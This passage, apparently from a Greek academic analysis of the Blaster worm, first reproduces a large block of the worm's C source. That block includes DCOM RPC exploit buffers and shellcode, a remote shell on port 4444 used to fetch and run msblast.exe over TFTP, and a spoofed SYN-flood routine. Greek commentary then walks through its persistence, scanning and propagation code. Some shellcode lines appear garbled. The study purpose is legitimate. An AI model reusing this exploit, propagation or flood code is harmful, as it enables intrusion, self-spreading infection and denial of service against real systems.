,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAA,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x07,0x00,0x00,0x00,0x60,0x00
```

```
,0x00,0x00,0x58,0x00,0x00,0x00,0x90,0x00,0x00,0x00,0x40,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x78,0x00,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x50,0x00,0x00,0x00,0x4F,0xB6,0x88,0x20,0xFF,0xFF
,0xFF,0xFF,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x48,0x00,0x00,0x00,0x07,0x00,0x66,0x00,0x06,0x09
,0x02,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x10,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x78,0x19,0x0C,0x00,0x58,0x00,0x00,0x00,0x05,0x00,0x06,0x00,0x01,0x00
,0x00,0x00,0x70,0xD8,0x98,0x93,0x98,0x4F,0xD2,0x11,0xA9,0x3D,0xBE,0x57,0xB2,0x00
,0x00,0x00,0x32,0x00,0x31,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x80,0x00
,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x18,0x43,0x14,0x00,0x00,0x00,0x00,0x00,0x60,0x00
,0x00,0x00,0x60,0x00,0x00,0x00,0x4D,0x45,0x4F,0x57,0x04,0x00,0x00,0x00,0xC0,0x01
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x3B,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00
,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x01,0x00,0x81,0xC5,0x17,0x03,0x80,0x0E
,0xE9,0x4A,0x99,0x99,0xF1,0x8A,0x50,0x6F,0x7A,0x85,0x02,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x30,0x00
,0x00,0x00,0x78,0x00,0x6E,0x00,0x00,0x00,0x00,0x00,0xD8,0xDA,0x0D,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x2F,0x0C,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x03,0x00,0x00,0x00,0x46,0x00
,0x58,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x10,0x00
,0x00,0x00,0x30,0x00,0x2E,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x68,0x00
,0x00,0x00,0x0E,0x00,0xFF,0xFF,0x68,0x8B,0x0B,0x00,0x02,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00};
unsigned char request2[]={
0x20,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x5C,0x00,0x5C,0x00};
unsigned char request3[]={
0x5C,0x00
,0x43,0x00,0x24,0x00,0x5C,0x00,0x31,0x00,0x32,0x00,0x33,0x00,0x34,0x00,0x35,0x00
,0x36,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x2E,0x00,0x64,0x00,0x6F,0x00,0x63,0x00,0x00,0x00};
unsigned char sc[]=
"\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00"
"\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00\x46\x00\x58\x00"
"\x46\x00\x58\x00\x46\x00\x58\x00"
"\xff\xff\xff\xff" /* return address */
"\xcc\xe0\xfd\x7f"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\xeb\x19\x5e\x31\xc9\x81\xe9\x89\xff"
```

```
"|xff|xff|x81|x36|x80|xbf|x32|x94|x81|xee|xfc|xff|xff|xff|xe2|xf2"
"|xeb|x05|xe8|xe2|xff|xff|xff|x03|x53|x06|x1f|x74|x57|x75|x95|x80"
"|xbf|xbb|x92|x7f|x89|x5a|x1a|xce|xb1|xde|x7c|xe1|xbe|x32|x94|x09"
"|xf9|x3a|x6b|xb6|xd7|x9f|x4d|x85|x71|xda|xc6|x81|xbf|x32|x1d|xc6"
"|xb3|x5a|xf8|xec|xbf|x32|xfc|xb3|x8d|x1c|xf0|xe8|xc8|x41|xa6|xdf"
"|xeb|xcd|xc2|x88|x36|x74|x90|x7f|x89|x5a|xe6|x7e|x0c|x24|x7c|xad"
"|xbe|x32|x94|x09|xf9|x22|x6b|xb6|xd7|x4c|x4c|x62|xcc|xda|x8a|x81"
"|xbf|x32|x1d|xc6|xab|xcd|xe2|x84|xd7|xf9|x79|x7c|x84|xda|x9a|x81"
"|xbf|x32|x1d|xc6|xa7|xcd|xe2|x84|xd7|xeb|x9d|x75|x12|xda|x6a|x80"
"|xbf|x32|x1d|xc6|xa3|xcd|xe2|x84|xd7|x96|x8e|xf0|x78|xda|x7a|x80"
"|xbf|x32|x1d|xc6|x9f|xcd|xe2|x84|xd7|x96|x39|xae|x56|xda|x4a|x80"
"|xbf|x32|x1d|xc6|x9b|xcd|xe2|x84|xd7|xd7|xdd|x06|xf6|xda|x5a|x80"
"|xbf|x32|x1d|xc6|x97|xcd|xe2|x84|xd7|xd5|xed|x46|xc6|xda|x2a|x80"
"|xbf|x32|x1d|xc6|x93|x01|x6b|x01|x53|xa2|x95|x80|xbf|x66|xfc|x81"
"|xbe|x32|x94|x7f|xe9|x2a|xc4|xd0|xef|x62|xd4|xd0|xff|x62|x6b|xd6"
"|xa3|xb9|x4c|xd7|xe8|x5a|x96|x80|xae|x6e|x1f|x4c|xd5|x24|xc5|xd3"
"|x40|x64|xb4|xd7|xec|xcd|xc2|xa4|xe8|x63|xc7|x7f|xe9|x1a|x1f|x50"
"|xd7|x57|xec|xe5|xbf|x5a|xf7|xed|xdb|x1c|x1d|xe6|x8f|xb1|x78|xd4"
"|x32|x0e|xb0|xb3|x7f|x01|x5d|x03|x7e|x27|x3f|x62|x42|xf4|xd0|xa4"
"|xaf|x76|x6a|xc4|x9b|x0f|x1d|xd4|x9b|x7a|x1d|xd4|x9b|x7e|x1d|xd4"
"|x9b|x62|x19|xc4|x9b|x22|xc0|xd0|xee|x63|xc5|xea|xbe|x63|xc5|x7f"
"|xc9|x02|xc5|x7f|xe9|x22|x1f|x4c|xd5|xcd|x6b|xb1|x40|x64|x98|x0b"
"|x77|x65|x6b|xd6|x93|xcd|xc2|x94|xea|x64|xf0|x21|x8f|x32|x94|x80"
"|x3a|xf2|xec|x8c|x34|x72|x98|x0b|xcf|x2e|x39|x0b|xd7|x3a|x7f|x89"
"|x34|x72|xa0|x0b|x17|x8a|x94|x80|xbf|xb9|x51|xde|xe2|xf0|x90|x80"
"|xec|x67|xc2|xd7|x34|x5e|xb0|x98|x34|x77|xa8|x0b|xeb|x37|xec|x83"
"|x6a|xb9|xde|x98|x34|x68|xb4|x83|x62|xd1|xa6|xc9|x34|x06|x1f|x83"
"|x4a|x01|x6b|x7c|x8c|xf2|x38|xba|x7b|x46|x93|x41|x70|x3f|x97|x78"
"|x54|xc0|xaf|xfc|x9b|x26|xe1|x61|x34|x68|xb0|x83|x62|x54|x1f|x8c"
"|xf4|xb9|xce|x9c|xbc|xef|x1f|x84|x34|x31|x51|x6b|xbd|x01|x54|x0b"
"|x6a|x6d|xca|xdd|xe4|xf0|x90|x80|x2f|xa2|x04";
unsigned char request4[]={
0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x20,0x00,0x00,0x00,0x30,0x00,0x2D,0x00,0x00,0x00
,0x00,0x00,0x88,0x2A,0x0C,0x00,0x02,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x28,0x8C
,0x0C,0x00,0x01,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
};
int ThreadId;
int len;
int sizeof_sa;
int ret;
int opt;
void *hThread;
struct sockaddr_in target_ip;
struct sockaddr_in sa;
int fd;
char cmdstr[0x200];
int len1;
unsigned char buf2[0x1000];
int i;
opt = 0;
ioctlsocket(sock, FIONBIO , &opt);
if (winxp1_or_win2k2 == 1)
ret = 0x100139d;
else
ret = 0x18759f;
memcpy(sc+36, (unsigned char *) &ret, 4);
```

```
len=sizeof(sc);
memcpy(buf2,request1,sizeof(request1));
len1=sizeof(request1);
*(unsigned long *)(request2)=*(unsigned long *)(request2)+sizeof(sc)/2;
*(unsigned long *)(request2+8)=*(unsigned long *)(request2+8)+sizeof(sc)/2;
memcpy(buf2+len1,request2,sizeof(request2));
len1=len1+sizeof(request2);
memcpy(buf2+len1,sc,sizeof(sc));
len1=len1+sizeof(sc);
memcpy(buf2+len1,request3,sizeof(request3));
len1=len1+sizeof(request3);
memcpy(buf2+len1,request4,sizeof(request4));
len1=len1+sizeof(request4);
*(unsigned long *)(buf2+8)=*(unsigned long *)(buf2+8)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x10)=*(unsigned long *)(buf2+0x10)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x80)=*(unsigned long *)(buf2+0x80)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x84)=*(unsigned long *)(buf2+0x84)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xb4)=*(unsigned long *)(buf2+0xb4)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xb8)=*(unsigned long *)(buf2+0xb8)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xd0)=*(unsigned long *)(buf2+0xd0)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x18c)=*(unsigned long *)(buf2+0x18c)+sizeof(sc)-0xc;
if (send(sock,bindstr,sizeof(bindstr),0)== -1)
{
//perror("- Send");
return;
}
if (send(sock,buf2,len1,0)== -1)
{
//perror("- Send");
return;
}
closesocket(sock);
Sleep(400);
if ((fd=socket(AF_INET,SOCK_STREAM,0)) == -1)
return;
memset(&target_ip, 0, sizeof(target_ip));
target_ip.sin_family = AF_INET;
target_ip.sin_port = htons(SHELL_PORT_4444);
target_ip.sin_addr.s_addr = inet_addr(victim_ip);
if (target_ip.sin_addr.s_addr == SOCKET_ERROR)
return;
if (connect(fd, (struct sockaddr*)&target_ip,
sizeof(target_ip)) == SOCKET_ERROR)
return;
memset(target_ip_string, 0, sizeof(target_ip_string));
sizeof_sa = sizeof(sa);
getsockname(fd, (struct sockaddr*)&sa, &sizeof_sa);
sprintf(target_ip_string, "%d.%d.%d.%d",
sa.sin_addr.s_net, sa.sin_addr.s_host,
sa.sin_addr.s_lh, sa.sin_addr.s_impno);
if (fd_tftp_service)
closesocket(fd_tftp_service);
hThread = CreateThread(0,0,
blaster_tftp_thread,0,0,&ThreadId);
Sleep(80); /*give time for thread to start*/
sprintf(cmdstr, "tftp -i %s GET %s\n",
target_ip_string, MSBLAST_EXE);
```

```
if (send(fd, cmdstr, strlen(cmdstr), 0) <= 0)
goto closesocket_and_return;
Sleep(1000);
for (i=0; i<10 && is_tftp_running; i++)
Sleep(2000);
sprintf(cmdstr, "start %s\n", MSBLAST_EXE);
if (send(fd, cmdstr, strlen(cmdstr), 0) <= 0)
goto closesocket_and_return;
Sleep(2000);
sprintf(cmdstr, "%s\n", MSBLAST_EXE);
send(fd, cmdstr, strlen(cmdstr), 0);
Sleep(2000);
closesocket_and_return:
if (fd != 0)
closesocket(fd);
if (is_tftp_running) {
TerminateThread(hThread,0);
closesocket(fd_tftp_service);
is_tftp_running = 0;
}
CloseHandle(hThread);
}
int blaster_resolve_ip(const char *windowsupdate_com)
{
int result;
result = inet_addr(windowsupdate_com);
if (result == SOCKET_ERROR) {
HOSTENT *p_hostent = gethostbyname(windowsupdate_com);
if (p_hostent == NULL)
result = SOCKET_ERROR;
else
result = *p_hostent->h_addr;
}
return result;
}
/*
ULONG WINAPI blaster_DoS_thread(LPVOID p)
{
int opt = 1;
int fd;
int target_ip;
target_ip = blaster_resolve_ip("windowsupdate.com");
fd = WSASocket(
AF_INET, /*TCP/IP sockets*/
SOCK_RAW, /*Custom TCP/IP headers*/
IPPROTO_RAW,
NULL,
0,
WSA_FLAG_OVERLAPPED
);
if (fd == SOCKET_ERROR)
return 0;
if (setsockopt(fd, IPPROTO_IP, IP_HDRINCL,
(char*)&opt, sizeof(opt)) == SOCKET_ERROR)
return 0;
for (;;) {
blaster_send_syn_packet(target_ip, fd);
```

```
Sleep(20);
}
closesocket(fd);
return 0;
}
int blaster_checksum(const void *bufv, int length)
{
const unsigned short *buf = (const unsigned short *)bufv;
unsigned long result = 0;
while (length > 1) {
result += *(buf++);
length -= sizeof(*buf);
}
if (length) result += *(unsigned char*)buf;
result = (result >> 16) + (result & 0xFFFF);
result += (result >> 16);
result = (~result)&0xFFFF;
return (int)result;
}
void blaster_send_syn_packet(int target_ip, int fd)
{
struct IPHDR
{
unsigned char verlen;
unsigned char tos;
unsigned short totallength;
unsigned short id;
unsigned short offset;
unsigned char ttl;
unsigned char protocol;
unsigned short checksum;
unsigned int srcaddr;
unsigned int dstaddr;
};
struct TCPHDR
{
unsigned short srcport;
unsigned short dstport;
unsigned int seqno;
unsigned int ackno;
unsigned char offset;
unsigned char flags;
unsigned short window;
unsigned short checksum;
unsigned short urgptr;
};
struct PSEUDO
{
unsigned int srcaddr;
unsigned int dstaddr;
unsigned char padzero;
unsigned char protocol;
unsigned short tcplength;
};
struct PSEUDOTCP
{
unsigned int srcaddr;
```

```
unsigned int dstaddr;
unsigned char padzero;
unsigned char protocol;
unsigned short tcplength;
struct TCPHDR tcphdr;
};
char spoofed_src_ip[16];
unsigned short target_port = 80;
struct sockaddr_in to;
struct PSEUDO pseudo;
char buf[60] = {0};
struct TCPHDR tcp;
struct IPHDR ip;
int source_ip;
srand(GetTickCount());
sprintf(spoofed_src_ip, "%i.%i.%i.%i",
local_class_a, local_class_b, rand()%255, rand()%255);
source_ip = blaster_resolve_ip(spoofed_src_ip);
to.sin_family = AF_INET;
to.sin_port = htons(target_port);
to.sin_addr.s_addr = target_ip;
ip.verlen = 0x45;
ip.totallength = htons(sizeof(ip) + sizeof(tcp));
ip.id = 1;
ip.offset = 0;
ip.ttl = 128;
ip.protocol = IPPROTO_TCP;
ip.checksum = 0;
ip.dstaddr = target_ip;
tcp.dstport = htons(target_port);
tcp.ackno = 0;
tcp.offset = (unsigned char)(sizeof(tcp)<<4);
tcp.flags = 2; /*TCP_SYN*/
tcp.window = htons(0x4000);
tcp.urgptr = 0;
tcp.checksum = 0;
pseudo.dstaddr = ip.dstaddr;
pseudo.padzero = 0;
pseudo.protocol = IPPROTO_TCP;
pseudo.tcplength = htons(sizeof(tcp));
ip.srcaddr = source_ip;
tcp.srcport = htons((unsigned short)((rand()%1000)+1000));
tcp.seqno = htons((unsigned short)((rand()<<16)|rand()));
pseudo.srcaddr = source_ip;
memcpy(buf, &pseudo, sizeof(pseudo));
memcpy(buf+sizeof(pseudo), &tcp, sizeof(tcp));
tcp.checksum = blaster_checksum(buf,
sizeof(pseudo)+sizeof(tcp));
memcpy(buf, &ip, sizeof(ip));
memcpy(buf+sizeof(ip), &tcp, sizeof(tcp));
memset(buf+sizeof(ip)+sizeof(tcp), 0,
sizeof(buf)-sizeof(ip)-sizeof(tcp));
ip.checksum = blaster_checksum(buf, sizeof(ip)+sizeof(tcp));
memcpy(buf, &ip, sizeof(ip));
 sendto(fd, buf, sizeof(ip)+sizeof(tcp), 0,(struct sockaddr*)&to, sizeof(to));}
```

3.1.3 Ανάλυση των σημαντικών κομματιών του πηγαίου κώδικα

Στις επόμενες παραγράφους θα αναλύσουμε τους σημαντικότερους κώδικες που υπάρχουν μέσα στο σκουλήκι Blaster που είδαμε παραπάνω. Ο Blaster κατασκευάστηκε από έναν έφηβο που πρόσφατα ανακάλυψε τι σημαίνει αγάπη. Στους κώδικες που θα βρούμε στην συνέχεια θα διαπιστώσουμε ότι έχει γραφεί με έναν εφηβικό τρόπο και όχι με εύκολες λύσεις που θα μπορούσε να βρει ένας προγραμματιστής. Επίσης θα βρούμε κάποια μηνύματα που θέλει να περάσει ο Buford (ο έφηβος που έφτιαξε τον Blaster) όπως για παράδειγμα να μην πληρώνουμε το λογισμικό και ότι αγαπά την San...

Οι αρχικές γραμμές του προγράμματος δεν χρησιμοποιούνται στο σκουλήκι, τις έβαλε εδώ έτσι ώστε οι ερευνητές που θα τον ανακάλυπταν να μπορέσουν να διαβάσουν το μήνυμα του. Και τα δύο μηνύματα είναι χαρακτηριστικά συμπεριφοράς ενός εφήβου που ανακάλυψε πρόσφατα την αγάπη, και είναι γραμμένα με εφηβικό τρόπο.

```
const char msg1[]="I just want to say LOVE YOU SAN!!";
const char msg2[]="billy gates why do you make this possible ?"
" Stop making money and fix your software!!";
```

Ο Buford έχει βάλει στην κορυφή μια σταθερή μεταβλητή όπου μπορεί να καθορίσει το όνομα του σκουληκιού έτσι ώστε να μπορεί να αλλάξει το όνομα του σκουληκιού οποιαδήποτε στιγμή αυτός θελήσει. Από ότι έχει αναφερθεί στο διαδίκτυο ο Buford άλλαξε το όνομα του σκουληκιού στις 2003-09-29. Αυτή είναι και η τελευταία αλλαγή που έγινε στο σκουλήκι.

```
#define MSBLAST_EXE "msblast.exe"
```

Στην γραμμή που αναγράφετε πιο κάτω θα κρατήσει την τρέχουσα διεύθυνση IP

```
char target_ip_string[16];
```

Δημιουργεί σφαιρική μεταβλητή για να κρατήσει την υποδοχή για την υπηρεσία TFTP.

```
int fd_tftp_service;
```

Δημιουργεί ένα κλειδί registry που θα κάνει το σκουλήκι να τρέξει κάθε φορά που θα ξεκινάει το σύστημα να τρέχει. Σε αυτό το κομμάτι πειράζει τα κλειδιά του συστήματος όπως βλέπουμε και από τον κώδικα και μας απενεργοποιεί το update των Windows. Επίσης καθαρίζει τα κλειδιά έτσι ώστε να μπορεί να διαγράφει τα αρχεία χωρίς να τον εμποδίζει το σύστημα.

```
RegCreateKeyEx(
/*hKey*/ HKEY_LOCAL_MACHINE,
/*lpSubKey*/ "SOFTWARE\\Microsoft\\Windows\\"
"CurrentVersion\\Run",
/*Reserved*/ 0,
/*lpClass*/ NULL,
/*dwOptions*/ REG_OPTION_NON_VOLATILE,
/*samDesired */ KEY_ALL_ACCESS,
/*lpSecurityAttributes*/ NULL,
/*phkResult */ &hKey,
/*lpdwDisposition */ 0);
RegSetValueExA(
hKey,
"windows auto update",
0,
REG_SZ,
MSBLAST_EXE,
50);
RegCloseKey(hKey);
```

Δημιουργώντας ένα mutex που ονομάζεται "BILLY". Εδώ με την εντολή αυτή θα μπορεί να βλέπει ότι το σκουλήκι έχει μολύνει το σύστημα και θα εγκαταλείπει.

```
CreateMutexA(NULL, TRUE, "BILLY");
if (GetLastError() == ERROR_ALREADY_EXISTS)
ExitProcess(0);
```

Έτσι ώστε να μην μπορεί να κάνει επανάληψη τον ίδιο ιό.

Όταν το σκουλήκι μολύνει μια μηχανή τότε ο χρήστης ξανά ξεκινά το μηχάνημα του και η επικοινωνία του σκουληκιού θα προκαλέσει το ενοχλητικό popup για το χρήστη. Έτσι τον κάνει να υποψιαστεί ότι το σύστημα είναι μολυσμένο και να ενισχύσει το αντιβιοτικό του ή ακόμα και να ψάξει τον ιό. Ο Buford εξέτασε τον κώδικά του σε μια μηχανή ανακαλύπτοντας αυτό το πρόβλημα. Έτσι προσπάθησε να το λύσει και αυτό φαίνεται από τον κώδικα που αναφέρετε στο κάτω κομμάτι που θα δούμε. Ένα μεγάλο μέρος του κώδικα δείχνει ότι δεν ξόδεψε πολύ χρόνο, αυτή η γραμμή δείχνει ότι τουλάχιστον έχει γίνει μια μικρή δοκιμή.

```
while (!InternetGetConnectedState(&ThreadId, 0))
Sleep (20000); /*περιμένει 20sec και ξανά τρέχει */
```

Το σκουλήκι πρέπει να λάβει τις αποφάσεις "τυχαία" έτσι κάθε σκουλήκι πρέπει επιλέξει διαφορετικά συστήματα για να μολύνει. Προκειμένου να κάνει τυχαίες επιλογές, ο προγραμματιστής πρέπει "να παίρνει" τυχαία γεννήτρια αριθμού. Ο χαρακτηριστικός τρόπος να γίνει αυτό είναι με timestamp(). Εδώ σε αυτόν τον κώδικα θα διαπιστώσετε ότι ο Buford καλεί την "srand()" πολλές φορές. Αυτό είναι κατά ένα μεγάλο μέρος περιττό, και πάλι δείχνει ότι Buford δεν είναι βέβαιος στις δεξιότητες προγραμματισμού του, έτσι κάνει επανάληψη συνέχεια στην γεννήτρια προκειμένου να γίνει σίγουρος ότι έχει πάρει το σωστό.

```
srand(GetTickCount());
```

Αυτό το κομμάτι του προγράμματος ανακαλύπτει την τοπική διεύθυνση IP που χρησιμοποιείται αυτήν την περίοδο από το μηχάνημα που έχει μολυνθεί. Η μηχανή επιλέγει τυχαία για καθεμία να μολύνει το τοπικό δίκτυο ClassB, ή κάποιο άλλο δίκτυο που είναι συνδεδεμένος ο υπολογιστής, επομένως πρέπει να ξέρει το τοπικό δίκτυο. Ο δημιουργός του σκουληκιού (ο Buford δηλαδή) χρησιμοποιεί έναν σύνθετο τρόπο στο κώδικα του blaster. Διεύθυνση IP σε σειρά, αναλύει κι έπειτα γυρίζει πίσω στον αριθμό. Αυτό μας αποδεικνύει ότι ο Buford είναι νέος ακόμα στον προγραμματισμό με c και αντί να σκεφτεί την δυαδική μορφή σκέφτεται την τυπωμένη αντιπροσώπευση της διεύθυνσης IP.

```
if (gethostname(myhostname, sizeof(myhostname)) != -1) {
HOSTENT *p_hostent = gethostbyname(myhostname);
if (p_hostent != NULL && p_hostent->h_addr != NULL) {
struct in_addr in;
const char *p_addr_item;
memcpy(&in, p_hostent->h_addr, sizeof(in));
sprintf(myhostname, "%s", inet_ntoa(in));
p_addr_item = strtok(myhostname, ".");
ClassA = atoi(p_addr_item);
p_addr_item = strtok(0, ".");
ClassB = atoi(p_addr_item);
p_addr_item = strtok(0, ".");
ClassC = atoi(p_addr_item);
if (ClassC > 20) {
```

Αυτό επιλέγει εάν η μολυσμένη μηχανή θα ανιχνεύσει ακριβώς το τοπικό δίκτυο (πιθανότητα 40%) ή ένα τυχαίο δίκτυο (πιθανότητα 60%)

```
srand(GetTickCount());
if ((rand() % 20) < 12)
scan_local = FALSE;
```

Συνήθως τους ιούς τους κατασκευάζουν οι χάκερ για να χτυπήσουν λογισμικά και κυρίως τα Windows και κάθε έκδοση τους. Αυτό μας δείχνει και ο Buford ότι θέλει να χτυπήσει ο ιός και γι αυτό ο Buford έχει επιλέξει τα πιο αξιόπιστα και πιο φημισμένα λογισμικά της Microsoft που είναι τα Windows XP και Windows 2000. Το σκουλήκι πρέπει να υποθέσει (τυχαία) πιο από τα δυο λογισμικά είναι. Και τα ποσοστά που έχει βάλει ο Buford είναι 80% του χρόνου θα υποθέσει ότι όλα τα συστήματα με λογισμικό Win XP , και 20% του χρόνου αυτού θα υποθέσει ότι όλα τα θύματα είναι Win2000.

```
winxp1_or_win2k2 = 1;
if ((rand()%10) > 7)
winxp1_or_win2k2 = 2;
```

Εδώ γίνετε ο τρόπος μετάδοσης του και η μεταφορά του. Λαμβάνει ένα πακέτο, οποιοδήποτε πακέτο. Το περιεχόμενο του πακέτου αγνοείται. Αυτό σημαίνει, ότι ένα αμυντικό "worm-kill" θα μπορούσε να στείλει ένα πακέτο από κάπου αλλού. Αυτό θα αναγκάσει τον κεντρικό TFTP server να κατεβάσει το αρχείο msblast.exe στη λανθασμένη θέση, που αποτρέπει το θύμα να κάνει download

```
sizeof_client = sizeof(client);
if (recvfrom(fd, reqbuf, sizeof(reqbuf), 0,
(struct sockaddr*)&client, &sizeof_client) <= 0)
goto closesocket_and_exit;
```

Ο TFTP server θα αποκριθεί με πολλά blocks 512 bytes έως ότου έχει στείλει εντελώς το αρχείο. Κάθε block πρέπει να έχει μια μοναδική ταυτότητα, και κάθε block πρέπει να αναγνωριστεί. Έτσι ο Buford έκανε το σκουλήκι να αγνοεί τα TFTP ACKs. Αυτό είναι πιθανότατα ο λόγος που το σκουλήκι επανεκκινεί την υπηρεσία TFTP αντί να την αφήσει ενεργοποιημένη. Καθαριζει ουσιαστικά όλα το ACKs από τη σειρά αναμονής εισερχόμενων πακέτων. Εάν τα ACKs δεν αφαιρεθούν, το σκουλήκι θα τα μεταχειριστεί λανθασμένα σαν TFTP requests.

```
block_id = 0;
```

Άνοιγμα αυτού του αρχείου. Το GetModuleFilename χρησιμοποιήθηκε για να υπολογίσει αυτό το όνομα αρχείου.

```
fp = fopen(msblast_filename, "rb");
if (fp == NULL)
goto closesocket_and_exit;
```

Συνεχίζει τα fragments αρχείων μέχρι να μη μείνει κανένα

```
for (;;) {
block_id++;
```

Κατασκευή TFTP header

```
#define TFTP_OPCODE_DATA 3
*(short*)(rspbuf+0) = htons(TFTP_OPCODE_DATA);
*(short*)(rspbuf+2)= htons((short)block_id);
```

Διαβάζει το επόμενο block στοιχείων (περίπου 12 blocks χρειάζεται να διαβαστούν)

```
block_size = fread(rspbuf+4, 1, 512, fp);
```

Αύξηση του αποτελεσματικού μήκους για να περιλάβει το TFTP head που φτιάχτηκε παραπάνω

```
block_size += 4;
```

Αποστολή του block

```
if (sendto(fd, (char*)&rspbuf, block_size,
0, (struct sockaddr*)&client, sizeof_client) <= 0)
break;
```

Αδράνεια για το σκουλήκι. Ο λόγος είναι ότι το σκουλήκι δε χρειάζεται αναμεταδόσεις -- επομένως πρέπει να στείλει τα πακέτα αρκετά αργά ώστε να μη χαθούν λόγω συμφόρησης. Εάν χάσει ένα πακέτο, θα κάνει DoS στο θύμα χωρίς πραγματικά να το μολύνει. Χειρότερα: το προοριζόμενο θύμα θα συνεχίσει να στέλνει πακέτα, παρεμποδίζοντας το σκουλήκι να μολύνει νέα συστήματα επειδή τα requests θα δίνουν λανθασμένη κατεύθυνση TFTP. Αυτός ο σχεδιασμός είναι πολύ κακός, και σίγουρα είναι ο μεγαλύτερος παράγοντας που επιβραδύνει το σκουλήκι.

```
Sleep(900);
```

Η μεταφορά αρχείων τελειώνει όταν διαβάζεται το τελευταίο block, το οποίο θα είναι πιθανώς μικρότερο από ένα φυσικού μεγέθους block.

```
if (block_size != sizeof(rspbuf)) {
fclose(fp);
fp = NULL;
break;
}
}
 if (fp != NULL)
fclose(fp);
closesocket_and_exit;
```

Αυτή η λειτουργία αυξάνει τη διεύθυνση IP. Ο BUFORD κάνει τη μετατροπή από αριθμούς,σε strings και ξανά σε αριθμούς και αυτό είναι υπερβολικά περίπλοκο. Πεπειραμένοι προγραμματιστές θα αποθήκευαν απλά τον αριθμό και θα τον αύξαναν. Αυτό δείχνει ότι ο Buford δεν έχει πολλή εμπειρία δουλεύοντας με διευθύνσεις IP.

```
void blaster_increment_ip_address()
{
for (;;) {
if (ClassD <= 254) {
ClassD++;
return;
}
ClassD = 0;
ClassC++;
if (ClassC <= 254)
return;
ClassC = 0;
ClassB++;
if (ClassB <= 254)
return;
ClassB = 0;
ClassA++;
if (ClassA <= 254)
continue;
ClassA = 0;
return;
}
}
```

